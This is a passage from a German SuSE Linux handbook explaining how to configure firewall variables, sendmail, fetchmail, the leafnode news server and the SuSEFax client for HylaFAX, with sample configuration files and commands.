- **FW_SERVICES_EXTERNAL_TCP** (Firewall): Tragen Sie hier die Services ein, auf die zugegriffen werden soll; z. B. `"www smtp ftp domain 443"` – für den Rechner zu Hause, der keine Dienste anbieten soll, tragen Sie meist nichts ein.

- **FW_SERVICES_EXTERNAL_UDP** (Firewall): Wenn Sie nicht gerade einen Nameserver betreiben, auf den von außen zugegriffen werden soll, lassen Sie dieses Feld leer. Ansonsten fügen Sie hier die benötigten Ports ein.

- **FW_SERVICES_INTERNAL_TCP** (Firewall): Hier werden die für das innere Netz zur Verfügung stehenden Dienste deklariert. Die Angaben sind analog zu denen unter **FW_SERVICES_EXTERNAL_TCP**, beziehen sich hier aber auf das *interne* Netz.

- **FW_SERVICES_INTERNAL_UDP** (Firewall): Siehe oben.

- **FW_TRUSTED_NETS** (Firewall): Hier tragen Sie die Rechner ein, denen Sie *wirklich* vertrauen können („Trusted Hosts“). Beachten Sie zudem, dass auch diese Rechner vor Eindringlingen geschützt sein müssen. Beispiel: `"172.20.0.0/16 172.30.4.2"` bedeutet, dass alle Rechner, deren IP-Adresse mit `172.20.x.x` beginnt, sowie der Rechner mit der IP-Adresse `172.30.4.2` durch den Firewall hindurch können.

- **FW_SERVICES_TRUSTED_TCP** (Firewall): Hier können Sie die TCP-Portadressen festlegen, die von den „Trusted Hosts“ benutzt werden können. Geben Sie z. B. `1:65535` ein, wenn die vertrauenswürdigen Rechner auf alle Services zugreifen dürfen. Normalerweise sollte es reichen, wenn man hier als Service `ssh` eingibt.

- **FW_SERVICES_TRUSTED_UDP** (Firewall): Wie oben, nur auf UDP bezogen.

- **FW_ALLOW_INCOMING_HIGHPORTS_TCP** (Firewall): Wenn Sie mit normalem (aktivem) FTP arbeiten wollen, so tragen Sie hier `ftp-data` ein.

- **FW_ALLOW_INCOMING_HIGHPORTS_UDP** (Firewall): Tragen Sie hier `dns` ein, damit Sie die in `/etc/resolv.conf` eingetragenen Nameserver verwenden können. Mit `yes` geben Sie alle hohen Portnummern frei.

- **FW_SERVICE_DNS** (Firewall): Falls bei Ihnen ein Nameserver läuft, auf den von außen zugegriffen werden soll, tragen Sie hier yes ein; zugleich muss in **FW_TCP_SERVICES_*** der Port 53 freigeschaltet sein.
- **FW_SERVICE_DHCLIENT** (Firewall): Wenn Sie dhclient benützen, um Ihre IP-Adresse zu beziehen, so müssen Sie hier yes eintragen.
- **FW_LOG_***: Stellen Sie hier ein, was Sie mitloggen wollen. Für den laufenden Betrieb reicht yes bei **FW_LOG_DENY_CRIT**.
- **FW_STOP_KEEP_ROUTING_STATE** (Firewall): Falls Sie automatisch per diald oder über ISDN (dial on demand) ins Internet gehen, so tragen Sie hier yes ein.

Damit ist die Konfiguration abgeschlossen. Vergessen Sie nicht, den Firewall zu testen (z. B. **telnet** von außen); Sie sollten dann in /var/log/messages in etwa folgende Einträge sehen:

```
Feb  7 01:54:14 www kernel: Packet log: input DENY eth0
PROTO=6 129.27.43.9:1427 195.58.178.210:23 L=60 S=0x00
I=36981 F=0x4000 T=59 SYN (#119)
```

6.8 Sendmail-Konfiguration

Ist der Online-Anschluss erst einmal hergestellt – sei es über UUCP, PPP oder ISDN – so soll dieser natürlich auch genutzt werden. Eine typische Anwendung hierfür ist ☞*E-Mail* , elektronische Post. Dieser Abschnitt beschreibt die Konfiguration des Paketes sendmail[2].

Bei der Zustellung von E-Mail-Nachrichten entscheidet sendmail, wie die Nachrichten weiter transportiert werden sollen: über ein TCP/IP-Netzwerk mit dem Protokoll SMTP, in den lokalen E-Mail-Folder eines Benutzers oder über andere Transferprogramme wie UUCP.

Die Hauptkonfigurationsdatei von sendmail ist /etc/sendmail.cf. Für eine einfache Konfiguration kann man mit YaST ein paar Parameter setzen und damit eine gültige /etc/sendmail.cf erstellen lassen; die Eintragungen stehen dann in der /etc/rc.config.d/sendmail.rc.config und SuSEconfig schreibt anhand dieser Eintragungen unter Verwendung von /sbin/conf.d/SuSEconfig.sendmail die Datei /etc/sendmail.cf.

Da die Konfigurationsdateien des sendmail-Paketes sehr komplex sind, beinhaltet SuSE Linux zwei vorbereitete Konfigurationen, die die in der Regel vorkommenden Fälle weitgehend abdecken:

Wenn sendmail innerhalb eines TCP/IP-Netzwerkes verwendet werden soll, sollte man unbedingt einen gültigen DNS-Server besitzen. Dort sollte man für jeden Namen einen Extra-Eintrag („MX record“, „mail exchange record“) für E-Mail machen. Die aktuellen Einstellungen kann man mit dem **host**-Befehl (aus dem Paket bind) überprüfen:

[2] Eine Alternative zu sendmail ist postfix oder qmail – auf beide Pakete soll hier aber nicht eingegangen werden.

```
erde: # host sonne.kosmos.all
sonne.kosmos.all address 192.168.0.1
sonne.kosmos.all mail is handled (pri=10) by sonne.kosmos.all
sonne.kosmos.all mail is handled (pri=100) by mail-relay.kosmos.all
```

Falls dort kein Eintrag für Mail existiert, sollte man seinen DNS-Administrator um Hilfe bitten.

Folgende Parameter für eine E-Mail-Konfiguration können über YaST in der `/etc/rc.config.d/sendmail.rc.config` (vgl. Abschnitt 17.6 auf Seite 504 sowie z. Z. die Datei `/etc/mail/README`) eingestellt werden:

- **`SENDMAIL_TYPE="yes"`**
  Diese Variable muss auf `yes` stehen, wenn die sendmail-Konfigurationsdatei aus den in der `/etc/rc.config.d/sendmail.rc.config` gesetzten Werten gebildet werden soll. Wenn man die `/etc/sendmail.cf` selbst herstellen möchte, dann ist `no` der richtige Wert.

- **`SENDMAIL_LOCALHOST=\`**
  `"localhost sonne.kosmos.all www.kosmos.all"`
  sendmail muss wissen, welche E-Mail lokal abgespeichert und welche weiter an einen anderen Zielrechner verschickt werden muss. Nur E-Mail an den lokalen Hostnamen wird per default als lokale E-Mail abgespeichert. Mit **`SENDMAIL_LOCALHOST`** kann man weitere Rechner-Namen – durch Leerzeichen getrennt – angeben, die auch als lokal angesehen werden sollen.

  Beispiel: Der Rechner heißt `sonne.kosmos.all` und ist zugleich WWW-Server für `www.kosmos.all`. Damit E-Mail an `www.kosmos.all` auch akzeptiert wird, muss man folgendes eintragen:
  `SENDMAIL_LOCALHOST="localhost www.kosmos.all"`

- **`FROM_HEADER=kosmos.all`**
  Als Absenderadresse wird normalerweise der lokale Rechnername verwendet. Die Adresse kann aber mit diesem Parameter beliebig verändert werden.

  Beispiel: Der Rechner heißt `erde.kosmos.all`, E-Mail soll aber in der Form `tux@kosmos.all` verschickt werden (also ohne Rechnernamen). Das geht über den Eintrag:
  `FROM_HEADER=kosmos.all`.

- **`SENDMAIL_SMARTHOST=mail-server.provider.de`**
  Für alle nicht-lokale E-Mail fragt sendmail nach den DNS-Daten und will dann die E-Mail über das SMTP-Protokoll an den zuständigen Rechner schicken. Dieser Rechner kann irgendwo im Internet sein und hat u. U. nur eine langsame Verbindung zu unserem Rechner. Über diesen Parameter kann man daher einen Zwischenrechner angeben, der alle nicht-lokale E-Mail bekommt und diese dann weiter an den Zielrechner abliefert.

  Beispiel 1: Damit kann man auch bei einer Dialup-Verbindung alle E-Mail beim Provider abgeben, der dann für die Auslieferung ins Internet zuständig ist:
  `SENDMAIL_SMARTHOST=smtp:mail-server.provider.de`.

Beispiel 2: Ist man über UUCP angeschlossen, kann man alle nicht-lokale E-Mail an den UUCP-Server weitergeben:
SENDMAIL_SMARTHOST=uucp-dom:uucp.kosmos.all.

- **SENDMAIL_NOCANONIFY=no**
  sendmail schaut alle E-Mail-Adressen im Mail-Header nach und ersetzt die Namen mit den „Fully Qualified Domain Names“ (FQDN). Falls man beim E-Mail-Schreiben immer den vollständigen E-Mail-Namen angibt und vielleicht wegen einer Dialup-Verbindung nicht immer einen DNS-Server erreichbar hat, kann man das mit `yes` abschalten.

- **SENDMAIL_ARGS="-bd -q30m -om"**
  Mit diesen Parametern wird sendmail beim Booten des Rechners gestartet. Mit `-q30m` schaut sendmail alle 30 Minuten nach, ob im Queue-Verzeichnis `/var/spool/mqueue` noch E-Mail liegt, die ausgeliefert werden muss.
  `-bd` startet sendmail im „daemon mode“, damit wird E-Mail über das TCP/IP-Netzwerk von anderen Rechnern akzeptiert.
  Für Dialup-Verbindungen könnte man z. B. `-q30m` weglassen und E-Mail nur über einen direkten Aufruf von **`sendmail -q`** ausliefern; diesen Aufruf könnte man z. B. über einen crontab-Eintrag einmal pro Tag tätigen. Eine andere Möglichkeit wäre, **`sendmail -q`** noch in den Skripten zum Verbindungsaufbau unterzubringen. Dann wird bei jedem Verbindungsaufbau zusätzlich noch E-Mail übertragen.

- **SENDMAIL_EXPENSIVE=no**
  sendmail versucht, sofort eine E-Mail über SMTP an den nächsten Rechner weiterzugeben. Falls man nur zeitweise eine Verbindung zum Internet hat („Dial-On-Demand“), möchte man u. U. nicht für jede E-Mail eine Verbindung zum Provider starten.
  Mit `yes` wird alle E-Mail zunächst im Queue-Verzeichnis `/var/spool/mqueue` gehalten und nicht sofort weitergeschickt.

Alle lokale E-Mail wird über das Programm procmail in die lokalen E-Mail-Folder `/var/spool/mail/<name>` abgespeichert. Bitte lesen Sie die Manual-Page von **`procmailrc`** (**`man procmailrc`**) und die Manual-Page von **`procmailex`** (**`man procmailex`**) sowie die Manual-Page von **`procmail`** (**`man procmail`**) für eine genaue Beschreibung dieses sehr flexiblen Programms.

Falls E-Mail nicht an den nächsten Rechner weitergegeben werden kann, wird sie in dem Queue-Verzeichnis `/var/spool/mqueue` gespeichert und beim nächsten „Queue-Run“ von sendmail erneut übertragen. Das Zeitintervall der „Queue-Runs“ wird beim Starten von sendmail angegeben oder das Übertragen der Nachrichten wird explizit durch den Aufruf von **`sendmail -q`** gestartet.

Weitere Einstellungen von sendmail kann man in den Dateien `/etc/aliases` und einigen Dateien im Verzeichnis `/etc/mail/` vornehmen. In den Dateien stehen auskommentierte Beispiele. Einige der Dateien müssen von den Textdateien mit dem Programm makemap in Datenbankdateien übersetzt werden. Das geschieht automatisch beim Aufruf von SuSEconfig oder beim Verlassen von YaST.

Für komplexere Konfigurationen sollte man die automatische Generierung von `/etc/sendmail.cf` durch **`SENDMAIL_TYPE=no`** abstellen und dann `/etc/mail/linux.mc` als Vorlage für eine eigene Konfiguration nehmen. `linux.mc` enthält m4-Anweisungen und

```
erde: # m4 /etc/mail/linux.mc > /etc/sendmail.cf
```

erstellt über die Makros im Verzeichnis `/usr/share/sendmail` eine gültige sendmail-Konfiguration.

Weitere Dokumentation ist in den Verzeichnissen `/etc/mail`, `/usr/share/sendmail` und `/usr/share/doc/packages/sendmail` zu finden. Als Startadresse für WWW sollte man bei `http://www.sendmail.org/` anfangen. Für komplexere Aufgaben kommt man sicher nicht um das Sendmail-Buch aus dem O'Reilly-Verlag herum,[3] das eine sehr gute und ausführliche Dokumentation zur sendmail-Konfiguration bietet.

6.9 Externe Mailboxen abrufen mit fetchmail

Ein sehr nützliches Programm zum Abrufen der eigenen Mail von externen Mailservern ist fetchmail. Die Konfiguration wird in einer Textdatei (`.fetchmailrc` im Homeverzeichnis) gespeichert. Das Programm selbst ist von der Kommandozeile aus bedienbar. Oftmals verwendet man **`fetchmail`** in Skripten, wenn man die Mail auto- oder halbautomatisch holen möchte.

Eine einfache Konfigurationsdatei könnte so aussehen:

```
poll pop.provider.net proto pop3 user otto pass secRET \
     options ssl
```

Da das Passwort in der Datei im Klartext gespeichert ist, *muss* diese Datei mit

```
erde: # chmod 600 .fetchmailrc
```

nur für den Benutzer lesbar gemacht werden. Der Aufruf von fetchmail kann dann periodisch über einen Cronjob erfolgen. Alternativ kann auch für mehrere Benutzer eine Fetchmail-Konfiguration erstellt werden und von `'root'` z. B. im **`ip-up`**-Skript Mail gesammelt abgeholt werden. Die `.fetchmailrc` von `'root'` könnte dann so aussehen:

```
poll pop.provider.net proto pop3 user otto pass secRET \
     options ssl is user1
poll pop3.mails.net proto pop3 user helga pass geHeim \
     is user2
```

Das `is user` am Ende sagt fetchmail, welchem lokalen Benutzer die Mail zugestellt werden soll. `/etc/ppp/ip-up` kann um den Fetchmail-Aufruf ergänzt werden; vgl. Datei 6.9.1.

```
ip-up)
      /usr/bin/fetchmail >/var/log/fetchmail 2>&1
```

Datei 6.9.1: `/etc/ppp/ip-up`: Eintrag für fetchmail

[3] Vgl. [CAR93].

Auf diese Weise wird bei PPP-Verbindungen immer zu Beginn für `'user1'` und `'user2'` Mail abgerufen. Als weitere Alternative findet sich im Dokumentationsverzeichnis `/usr/share/doc/packages/fetchmail` ein Startup-Skript, um fetchmail als Daemon zu starten.

6.10 News: Die neuesten Meldungen des USENET

Einer der wichtigsten Dienste, die das Internet zur Verfügung stellt, ist das Übermitteln und Verteilen von Nachrichten, die in verschiedenen Gruppen (engl. *Newsgroups*) organisiert sind; dieser Teil des Internet wird als das USENET bezeichnet. Erst durch die Existenz dieses Mediums war die Entwicklung von Linux überhaupt möglich, und nur durch diese ungehinderte, hocheffiziente Art der Kommunikation ist die rapide Weiterentwicklung sowie das schnelle Entfernen von Fehlern aus dem System möglich[4]. Weiterhin ist das USENET ein wichtiges Medium, wenn es um die gegenseitige Unterstützung der Linux-Anwender untereinander geht.

Da eine komplette Beschreibung eines Newssystems mit all seinen vielfältigen Möglichkeiten (wie das Weiterreichen an andere Rechner) den Rahmen dieses Buches bei weitem sprengen würde, soll hier nur die Konfiguration eines lokalen Newssystems beschrieben werden.



Tipp

Größere Systeme sollten auf Paket `inn`, Serie n zurückgreifen; Hinweise zur INN-Installation liegen unter `/usr/share/doc/packages/inn`; der INN ist auch für UUCP-Systeme zu bevorzugen. Für die Einrichtung des INN kann kein Installationssupport in Anspruch genommen werden (vgl. Abschnitt A.1.2 auf Seite 563); wir sind aber gern bereit, im Rahmen der kostenpflichtigen *Professional Services* zu helfen (vgl. Abschnitt A.3 auf Seite 568).

6.10.1 Das News-System Leafnode

Das Paket `leafnode` ist ein bestens geeignetes News-System für kleinere Netze oder Einzelplatz-Rechner mit einer einfachen, nicht unbedingt schnellen Verbindung ins Internet. Das Paket besteht aus mehreren Teilen: dem eigentlichen NNTP-Server leafnode, dem Programm fetchnews (früher: `fetch`) zum Holen der Nachrichten und dem Programm texpire zum Löschen alter bzw. nicht mehr relevanter Nachrichten; als Add-Ons gibt es Tools zum Verwalten des Datenbestands unter `/var/spool/news`. Dokumentation zu all diesen Komponenten

[4] Es soll nicht verschwiegen werden, dass diese Funktion mittlerweile in vielen Bereichen von „Mailinglisten“ übernommen wurde.

finden Sie unter `/usr/share/doc/packages/leafnode` sowie in Manual-Page von **`leafnode`** (**`man 8 leafnode`**) und den dort genannten ☞*Manual-Pages*.



Hinweis

Bitte beachten Sie die Update-Hinweise in Abschnitt 15.2.7 auf Seite 460.

Voraussetzung für den Einsatz von Leafnode

- Einen externen NNTP-Server müssen Sie über Modem (PPP), eine ISDN-Verbindung oder eine andere Netzverbindung (z. B. Ethernet) direkt erreichen können; von einem solchen NNTP-Server können Sie dann die „News“ beziehen. Fragen Sie bei Ungewissheit Ihren „Internet Service Provider“ (☞*ISP*) nach den Daten des zu benutzenden NNTP-Servers.
- Das Paket `leafnode`, Serie n muss installiert sein.
- Plattenplatz unter `/var/spool/news ;-)`
- Die im Folgenden genannten Konfigurationsschritte müssen durchgeführt werden.

Lokaler NNTP-Server

Zunächst ist sicherzustellen, dass Leafnode als *lokaler* NNTP-Server läuft.

1. In der Datei `/etc/rc.config` die Variable <NNTPSERVER> auf den Wert `localhost` setzen. Freilich können Sie auch den „richtigen“ Namen Ihres Linux-Rechners anstelle von `localhost` verwenden (z. B. `erde`), wenn Sie Ihren Rechner entsprechend konfiguriert haben; in vernetzten Umgebungen ist dies zwingend erforderlich! Das Setzen der Variablen <NNTPSERVER> erledigen Sie am sichersten mit YaST (vgl. zum Vorgehen Abschnitt 3.6.12 auf Seite 117); denn YaST ruft nach dem Verlassen der Maske mit F10 das Skript **`SuSEconfig`** automatisch auf.
2. In der Datei `/etc/leafnode/config` mit einem ☞*Editor* notwendige bzw. gewünschte Anpassungen vornehmen. Dort muss unbedingt der Name des NNTP-Servers Ihres Providers eingetragen werden (bei **`server =`**).
3. Treffen Sie Vorkehrungen, damit leafnode vom **`inetd`** gestartet wird. Schalten Sie zu diesem Zweck den `nntp`-Eintrag in `/etc/inetd.conf` durch Entfernen des Kommentarzeichens (`'#'`, alles in einer Zeile bitte!) frei; vgl. Datei 6.10.1 auf der nächsten Seite.
4. Starten Sie inetd von Hand erneut, damit diese Konfiguration zum Tragen kommt; dazu kann der Befehl **`rcinetd restart`** verwendet werden.

```
nntp   stream  tcp   nowait  news     /usr/sbin/tcpd
                                      /usr/sbin/leafnode
```

Datei 6.10.1: **inetd**-Eintrag für leafnode

Nun ist lokal alles vorbereitet, damit zum ersten Mal Kontakt zum Newsserver des Providers aufgenommen werden kann.



Tipp

Mit **telnet localhost 119** können Sie überprüfen, ob leafnode sich meldet; falls ja, geben Sie **quit** ein, um wieder zur Kommandozeile zurückzukommen.

Das Newssystem initialisieren und betreiben

Jetzt kann das System initialisiert werden. Falls noch nicht geschehen, stellen Sie eine IP-Verbindung zu Ihrem ISP her (in der Regel per Modem oder ISDN). Bei der ersten Kontaktaufnahme mittels fetchnews werden vom entfernten Newsserver die Informationen zu den verfügbaren Newsgroups geholt und unter `/var/spool/news/interesting.groups` abgelegt; wenn Sie im Detail verfolgen wollen, was **fetchnews** tut, verwenden Sie die Option **-vvv**:

```
erde:~ # fetchnews -vvv
```

Jetzt sind noch keine Artikel verfügbar – gleichwohl muss man nun einen NNTP-fähigen Newsreader aufrufen und in die (noch leeren) Gruppen einmal hineinschauen (vgl. Abschnitt 6.10.1 auf der nächsten Seite). leafnode registriert dies; beim nächsten **fetchnews**-Aufruf werden genau diese angewählten Gruppen mit Nachrichten gefüllt werden.

Wenn nicht jedes Mal beim „Online-Gehen“ der **fetchnews**-Aufruf von Hand eingegeben werden soll, dann nehmen Sie ihn z. B. in Ihr `/etc/ppp/ip-up`-Skript auf.

Das Newssystem verwalten

leafnode wurde nach dem Prinzip entworfen, dass es sich weitgehend selbst verwalten soll. Das bedeutet, wenn bestimmte Newsgruppen von keinem Benutzer mehr gelesen werden, dann werden diese nach einer vorgegebenen Frist nicht mehr von **fetchnews** geholt.

Man hat im Grunde nur dafür zu sorgen, dass alte Artikel entfernt werden; diese Aufgabe erledigt texpire; in `/etc/crontab` ist ein passender Eintrag bereits vorgesehen; entfernen Sie das Kommentarzeichen `'#'`, wie in Datei 6.10.2 auf der nächsten Seite gezeigt (alles in einer Zeile bitte!).

```
0 22 * * * root  test -x /usr/sbin/texpire && /usr/sbin/texpire
```

Datei 6.10.2: Expire-Eintrag für leafnode in `/etc/crontab`

Erklärungen zu Einstellmöglichkeiten, die über die Datei `/etc/leafnode/config` vorgenommen werden können, finden Sie – wie bereits gesagt – in Manual-Page von **`leafnode`** (**`man leafnode`**).

Lesen der News

Für das Lesen der News stehen verschiedene Programme zur Verfügung, z. B. nn, tin oder pine; auch Netscape oder Emacs können zum Newslesen verwendet werden. Die Wahl des Newsreaders ist oftmals eine Frage des persönlichen Geschmackes. Die Newsreader können sowohl für den Zugriff auf einen Newsserver – wie in einem Netzwerk üblich – als auch für den Zugriff auf das lokale Spoolverzeichnis konfiguriert werden. Entsprechend vorkonfigurierte Pakete finden sich in der Serie n von SuSE Linux.

Wenn Sie mit tin auf den leafnode-NNTP-Server zugreifen wollen (vgl. Abschnitt 6.10.1 auf Seite 212 ff.), dann rufen Sie diesen Newsreader mit dem Kommando **`rtin`** auf.

6.11 Linux macht Faxen

Um einen Linux-PC als Faxmaschine zu nutzen, hat man zwei Möglichkeiten:

- Man benutzt mgetty in Kombination mit sendfax und z. B. die Tools aus dem Paket `g3utils`,
- oder man benutzt den Faxserver HylaFAX z. B. in Kombination mit SuSEFax, dem neuen Fax-Frontend von SuSE, das komplett in Java geschrieben wurde.



Hinweis

Ab SuSE Linux 6.3 ist das Paket `mgetty` in drei Pakete aufgeteilt, in das Paket `mgetty`, das Paket `g3utils` und das Paket `sendfax`; ein Grund dafür ist, dass das Paket `hylafax` ein paar Kommandos beinhaltet, die den selben Namen haben, wie Kommandos aus dem Paket `sendfax`.

In den folgenden zwei Abschnitten wird beschrieben, wie man SuSEFax und HylaFAX unter SuSE Linux konfiguriert und benutzt.

6.11.1 SuSEFax – Ein Client für HylaFAX

Wie schon erwähnt, ist SuSEFax in Java geschrieben. Das bedeutet, dass das „Java Developers Kit“ in Kombination mit dem Paket `susefax` installiert werden muss. Wenn man SuSEFax auf einer anderen Plattform benutzen möchte, so installiert man am Besten das Paket `susefax` und kopiert alle Dateien, die unter `/usr/lib/SuSEFax` zu finden sind.

Der Wrapper

SuSEFax wird über ein kleines Skript gestartet. Bei diesem Skript handelt es sich um einen so genannten „Wrapper“ , der den Java-Interpreter mit den erforderlichen Parametern aufruft und überprüft, ob gewisse Bedingungen erfüllt sind. Dieses Skript findet man unter `/usr/X11/bin/susefax`. SuSEFax lässt sich durch systemunabhängige Environment Parameter, den *System Properties*, voreinstellen. Tabelle 6.1 zeigt die dem Programm bekannten Properties, ihre Bedeutung und die internen Standardwerte, die benutzt werden, falls diese Parameter dem Interpreter nicht übergeben werden. Bis auf den Parameter `susefax.images` ist es i. Allg. wenig sinnvoll, diese Parameter anzugeben, wenn das Programm auf einem Betriebssystem mit der Fähigkeit der Verwaltung unterschiedlicher Benutzer läuft. Gemeint sind Systeme, auf denen es möglich ist, einem bestimmten Benutzer ein bestimmtes Homeverzeichnis zuzuordnen (alle UNIX-Systeme und Windows NT, nicht OS/2). Auf Systemen, bei denen das nicht möglich ist, sollten die Werte für `susefax.setup.path`, `susefax.setup.file` und `susefax.phonebook.file` gesetzt werden, da das Programm ansonsten evtl. nicht funktioniert. Getestet wurde es allerdings bislang nicht.

Property	Default Wert	Bedeutung
`susefax.setup.path`	`$HOME`	Pfad zum Verzeichnis, in dem die Konfigurationsdatei und die Telefonbuch-Datenbank abgelegt werden soll
`susefax.setup.file`	`.susefaxrc`	Name, unter dem die Konfigurationsdatei gespeichert wird
`susefax.phonebook.file`	`.susephone`	Name, unter dem die Telefonbuch-Datenbank gespeichert werden soll
`susefax.images`	`./images`	Pfad zum Verzeichnis, in dem die für die Dialoge benötigten Bilder liegen

Tabelle 6.1: Die *System Properties* von SuSEFax

Wenn einer oder mehrere dieser Parameter geändert werden sollen, müssen lediglich die entsprechenden Kommentarzeichen hinter den Variablennamen entfernt werden (siehe Datei 6.11.1).

```
# if you want to store the settings other than
# $HOME/.susefaxrc, then you may place another path and/or
# filename here

SETUPDIR=    # -Dsusefax.setup.path=/wo/auch/immer
SETUPFILE=   # -Dsusefax.setup.file=/was/auch/immer

# even the phonebook can be renamed to whatever

PHONEBOOK=   # -Dsusefax.phonebook.file=wieauchimmer
```

Datei 6.11.1: Ausschnitt des Wrappers: `/usr/X11/bin/susefax`

Bedienung

Die Abbildung 6.7 auf der nächsten Seite zeigt die Erscheinungsart des Hauptfensters, nachdem der Button ‘`Sendequeue`’ aktiviert und mittels des Buttons ‘`Hole Status`’ Informationen über die Jobs geholt wurden, die sich gerade in der Sendequeue befinden, d. h. Faxe, die innerhalb der letzten Minuten abgesendet wurden. Wenn der Button ‘`Empfangsqueue`’ aktiviert wurde, werden die Faxe aufgelistet, die innerhalb der letzten Tage empfangen wurden. Wenn man den Button ‘`Automatische Aktualisierung`’ anwählt, wird in Abständen, die man in dem darunter liegenden Feld eingibt und mit (⏎) bestätigt, der Status des Servers aktualisiert. Je nach aktiviertem Button ‘`Empfangsqueue`’ oder ‘`Sendequeue`’, wird rechts neben der Jobliste angezeigt, was ein Doppelklick auf einen Listeneintrag zur Folge hat. Im Modus ‘`Sendequeue`’ kann man außerdem entscheiden, ob ein Doppelklick das Löschen eines sich gerade in der Queue befindlichen Jobs zur Folge hat, oder ob man dessen Parameter ändern will. Über das Menü ‘`Extras`’ lässt sich die bevorzugte Sprache wählen (`deutsch` oder `englisch`).

Zuerst die Einstellungen

Bevor überhaupt irgendwelche Informationen über den Server geholt, bzw. Aktionen ausgeführt werden können, muss das Programm konfiguriert werden. Das geschieht über den Menüpunkt ‘`Einstellungen`’ im ‘`Programm`’-Menü. Sämtliche Einstellungen werden beim Verlassen irgendeines Einstellungsdialoges gespeichert. Ebenso bewirkt das Verlassen des Programms eine Speicherung des aktuellen Zustandes der Konfiguration.

Globale Einstellungen

Die einzelnen Felder haben folgende Bedeutung:




Abbildung 6.7: Sendequeue

Benutzername: Hier wird der Vor- und Zuname des Benutzers angegeben. Diese Information wird für die automatische Erzeugung eines Cover-Fax benötigt.

EMail: An die E-Mail-Adresse, die hier angegeben wird, werden Nachrichten des Faxservers an den jeweiligen Benutzer gesendet, z. B. wenn ein Fax aus der Sendequeue entfernt wurde, ohne dass der Server es versenden konnte.

Benutzer Account: Der Faxserver ist in der Lage, unterschiedlichen Benutzern den Zugang zu erlauben bzw. zu verweigern. Aus diesem Grund muss hier der Accountname eingetragen werden, unter dem der Benutzer dem Server bekannt ist. Es ist auch möglich, einem Benutzer ein Passwort zuzuordnen.

Rechnername des Faxservers: Hierbei handelt es sich um den Namen des Rechners, auf dem der Faxserver läuft.

Automatisches Faxen: Wenn dieser Button aktiviert ist, wird in Sekundenabständen die Datei überprüft, die unter '`Pfad auf Spool Datei`' angegeben wurde. Wenn diese Datei sich geändert hat, wird automatisch der '`Fax`




Abbildung 6.8: Der Dialog für die globalen Einstellungen

senden'-Dialog geöffnet. Diese Option ist vor allem sinnvoll, wenn man aus einer Anwendung über einen Druckertreiber direkt in eine Datei druckt. Auf diese Art und Weise kann aus beliebigen Anwendungen ein Fax versendet werden, vorausgesetzt diese kann das Dokument in PostScript wandeln (siehe Abschnitt 6.11.3 auf Seite 227).

Pfad auf Spool Datei: Hier muss der vollständige Pfad auf die Spool Datei angegeben werden, wenn automatisches Faxen gewünscht ist. Durch Anklicken des Buttons 'Suchen' öffnet sich ein Dateibrowser, mit dessen Hilfe man eine solche Datei suchen kann.

Pfad des Faxcovers: Für die automatische Erzeugung eines Faxcovers wird eine spezielle PostScript-Datei benötigt. Der vollständige Pfad auf diese Datei wird hier angegeben.

Zeitzone: Hier sollte die Zeitzone aktiviert werden, die man auch auf dem lokalen System konfiguriert hat.

Land: Die Einstellung des Landes entscheidet die Darstellung von Datums- und Uhrzeitangaben, z. B. auf dem Fax-Cover.

Job-Einstellungen

Nachdem die globalen Einstellungen korrekt ausgeführt worden sind, kann das erste Fax schon gesendet werden. Ein Fax, bzw. eine Datei, die gesendet wurde,

